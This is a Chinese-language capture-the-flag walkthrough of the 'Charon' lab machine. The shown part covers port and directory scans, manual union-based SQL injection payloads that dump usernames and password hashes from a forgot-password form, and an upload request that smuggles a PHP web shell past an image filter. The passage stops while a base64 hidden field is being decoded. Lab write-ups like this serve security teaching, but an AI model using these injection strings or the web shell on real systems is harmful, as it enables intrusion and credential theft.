Charon,sql注入、文件上傳繞過(反彈)、RSA[pub/cryp(/RsaCtfTool)]、版本漏洞PwnKit(cve-2021-4034)

```
└──# nmap -sCV -p22,80 -A 10.10.10.31
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-28 20:50 EDT
Nmap scan report for 10.10.10.31
Host is up (0.20s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 09:c7:fb:a2:4b:53:1a:7a:f3:30:5e:b8:6e:ec:83:ee (RSA)
|   256 97:e0:ba:96:17:d4:a1:bb:32:24:f4:e5:15:b4:8a:ec (ECDSA)
|_  256 e8:9e:0b:1c:e7:2d:b6:c9:68:46:7c:b3:32:ea:e9:ef (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Frozen Yogurt Shop
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X (88%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
Aggressive OS guesses: Linux 3.11 - 4.1 (88%), Linux 4.4 (88%), Linux 3.2.0 (87%), Linux 3.13 (86%), Linux 3.16 (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   195.73 ms 10.10.14.1
2   195.98 ms 10.10.10.31

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.19 seconds
```

web主要HTML，裡面也有參雜PHP

直接針對html,php目錄爆破無發現異常，可能是否個子目錄下的檔案


經過多種測試，

```
└─# dirsearch -u http://10.10.10.31 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 220545

Output File: /root/reports/http_10.10.10.31/_24-06-28_22-35-11.txt

Target: http://10.10.10.31/

[22:35:11] Starting:
[22:35:38] 301 -  311B  - /images  →  http://10.10.10.31/images/
[22:35:55] 301 -  308B  - /css  →  http://10.10.10.31/css/
[22:35:59] 301 -  307B  - /js  →  http://10.10.10.31/js/
[22:36:01] 301 -  312B  - /include  →  http://10.10.10.31/include/
[22:43:04] 301 -  312B  - /cmsdata  →  http://10.10.10.31/cmsdata/
```

/cmsdata底下有很多檔案


```
└─# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.10.31/cmsdata -x php,html -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.31/cmsdata
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                 (Status: 403) [Size: 298]
/.html                (Status: 403) [Size: 299]
/images               (Status: 301) [Size: 319] [--> http://10.10.10.31/cmsdata/images/]
/login.php            (Status: 200) [Size: 6426]
/scripts              (Status: 301) [Size: 320] [--> http://10.10.10.31/cmsdata/scripts/]
/menu.php             (Status: 302) [Size: 0] [--> login.php?err=2]
/upload.php           (Status: 302) [Size: 0] [--> login.php?err=2]
/css                  (Status: 301) [Size: 316] [--> http://10.10.10.31/cmsdata/css/]
/js                   (Status: 301) [Size: 315] [--> http://10.10.10.31/cmsdata/js/]
/include              (Status: 301) [Size: 320] [--> http://10.10.10.31/cmsdata/include/]
/forgot.php           (Status: 200) [Size: 6322]
```

登入介面請求是200，進行登入測試



登入介面多次測試失敗，發現有忘記密碼(有夠XX背影顏色太誇張，沒發現)

可進行SQL注入



```
POST /cmsdata/forgot.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 25
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/forgot.php
Cookie: PHPSESSID=dn4p7ml9e2ool6341mmt5mimp2
Upgrade-Insecure-Requests: 1

email=123%40charon.htb%27
```

```
-moz-transition:box-shadow.5sease;
-o-transition:box-shadow.5sease;
-ms-transition:box-shadow.5sease;
transition:box-shadow.5sease;
}
input:focus{
box-shadow:inset0-5px45pxrgba(100,100,100,0.4),01px1pxrgba(255,255,255,0.2);
}

</style>


<script src="js/prefixfree.min.js">
</script>


</head>

<body>

<div class="login">
 
<h1>
Retrieve password
</h1>
<br>
<form method="post" action="forgot.php">
<input type="text" name="email" placeholder="email" required="required" />
<button type="submit" class="btn btn-primary btn-block btn-large">
Send
</button>
</form>
<br>
</div>


<h2>
Error in Database!
</body>
</html>
```

sqlmap好像不能用，可以看到資料庫，但不行資料表。

手動注入

參考:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/SQL Injection/MySQL Injection.md

好像針對注入有限制，我有進行參數大小寫修改

'unIon SELECT 1,2,3,4-- -

出現 *Incorrect format*

'unIon SELECT 1,2,3,'123%40charon.htb' -- - (使用databases失敗，改用一開始的email)

出現 *Email sent to: 123@charon.htb=>2* (為第二筆)

測試查看本版

'unIon SELECT 1,version(),3,'123%40charon.htb' -- -

出現 *Email sent to: 123@charon.htb=>5.7.18-0ubuntu0.16.04.1*

資料庫

'unIon SELECT 1,group_concat(schema_name),3,'123@charon.htb' from information_schema.schemata limit 1-- -

出現 *Email sent to: 123@charon.htb=>information_schema*,supercms (跟sqlmap的一樣)

資料表

'unIon SELECT 1,group_concat(table_name),3,'123@charon.htb' from information_schema.tables where table_schema='supercms'-- -

出現 *Email sent to: 123@charon.htb=>groups,license,operators*

資料名

'unIon SELECT 1,group_concat(column_name),3,'123@charon.htb' from information_schema.columns WHERE table_name ='operators'-- -

出現 *Email sent to: 123@charon.htb=>id,__username_,__password_,email*
資料欄
'unIon SELECT 1,group_concat(__username_,':',__password_),3,'123@charon.htb' FROM operators-- -

獲取，也不知道是啥東西的帳密

```
cat sqlname |  tr ',' '\n'
test1:5f4dcc3b5aa765d61d8327deb882cf99
test2:5f4dcc3b5aa765d61d8327deb882cf99
test3:5f4dcc3b5aa765d61d8327deb882cf99
test4:5f4dcc3b5aa765d61d8327deb882cf99
test5:5f4dcc3b5aa765d61d8327deb882cf99
test6:5f4dcc3b5aa765d61d8327deb882cf99
test7:5f4dcc3b5aa765d61d8327deb882cf99
test8:5f4dcc3b5aa765d61d8327deb882cf99
test9:5f4dcc3b5aa765d61d8327deb882cf99
test10:5f4dcc3b5aa765d61d8327deb882cf99
test11:5f4dcc3b5aa765d61d8327deb882cf99
test12:5f4dcc3b5aa765d61d8327deb882cf99
test13:5f4dcc3b5aa765d61d8327deb882cf99
test14:5f4dcc3b5aa765d61d8327deb882cf99
test15:5f4dcc3b5aa765d61d8327deb882cf99
test16:5f4dcc3b5aa765d61d8327deb882cf99
test17:5f4dcc3b5aa765d61d8327deb882cf99
test18:5f4dcc3b5aa765d61d8327deb882cf99
test19:5f4dcc3b5aa765d61d8327deb882cf99
test20:5f4dcc3b5aa765d61d8327deb882cf99
test21:5f4dcc3b5aa765d61d8327deb882cf99
test22:5f4dcc3b5aa765d61d8327deb882cf99
test23:5f4dcc3b5aa765d61d8327deb882cf99
test24:5f4dcc3b5aa765d61d8327deb882cf99
test25:5f4dcc3b5aa765d61d8327deb882cf99
test26:5f4dcc3b5aa765d61d8327deb8
```


發現最後一筆密碼不同，新增條件以排除使用者名稱以t開頭的記錄

```
'unIon  SELECT 1,group_concat(__username_,':',__password_),3,'123@charon.htb' FROM
```

```
operators where __username_ NOT like 't%'-- -
出現
super_cms_adm : 0b0689ba94f94533400f4decd87fa260
decoder : 5f4dcc3b5aa765d61d8327deb882cf99
```

```
hash解碼
帳密：
super_cms_adm : tamarro
decoder : password
```

登入成功



能進行圖片上傳，可以繞過但不曉得怎麼執行。

```
POST /cmsdata/upload.php HTTP/1.1
Host: 10.10.10.31
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------270909853289296600214486196 40
Content-Length: 272
Origin: http://10.10.10.31
Connection: close
Referer: http://10.10.10.31/cmsdata/upload.php
Cookie: PHPSESSID=keijje5ths32e5fdn7kt8sdlq4
Upgrade-Insecure-Requests: 1

-----------------------------270909853289296600214486196 40
Content-Disposition: form-data; name="image"; filename="tset.php.jpg"
Content-Type: image/jpeg

GIF89a

<?php
system($_REQUEST["cmd"]);
?>


-----------------------------270909853289296600214486196 40--
```


```
HTTP/1.1 200 OK
Date: Sat, 29 Jun 2024 06:44:31 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 463
Connection: close
Content-Type: text/html; charset=UTF-8

<script src="scripts/my.js">

</script>
<head>
 <link rel="stylesheet" href="css/style.css">
</head>

<h1>
 Upload Image
</h1>
<hr />
<a href="menu.php">
 Back to Main
</a>

Success:../images/tset.php.jpg


<form action="upload.php" method="POST" onsubmit="javascript:return ValidateImage(this);" name="frm" enctype="
multipart/form-data">
 <input type="file" name="image" />
 <!-- <input type=hidden name="dGVzdGZpbGUx"> -->
 <input type="submit"/>
</form>
```

發現回傳值備註解掉


```
23
24 <form action="upload.php" method="POST" onsubmit="javascript:return ValidateImage(this);" name="frm" enctype="
   multipart/form-data">
25  <input type="file" name="image" />
26  <!-- <input type=hidden name="dGVzdGZpbGUx"> -->
27  <input type="submit"/>
28 </form>
29
```

進行調整


因為有name就新增一樣看看(失敗)




發現是base64並進行解密



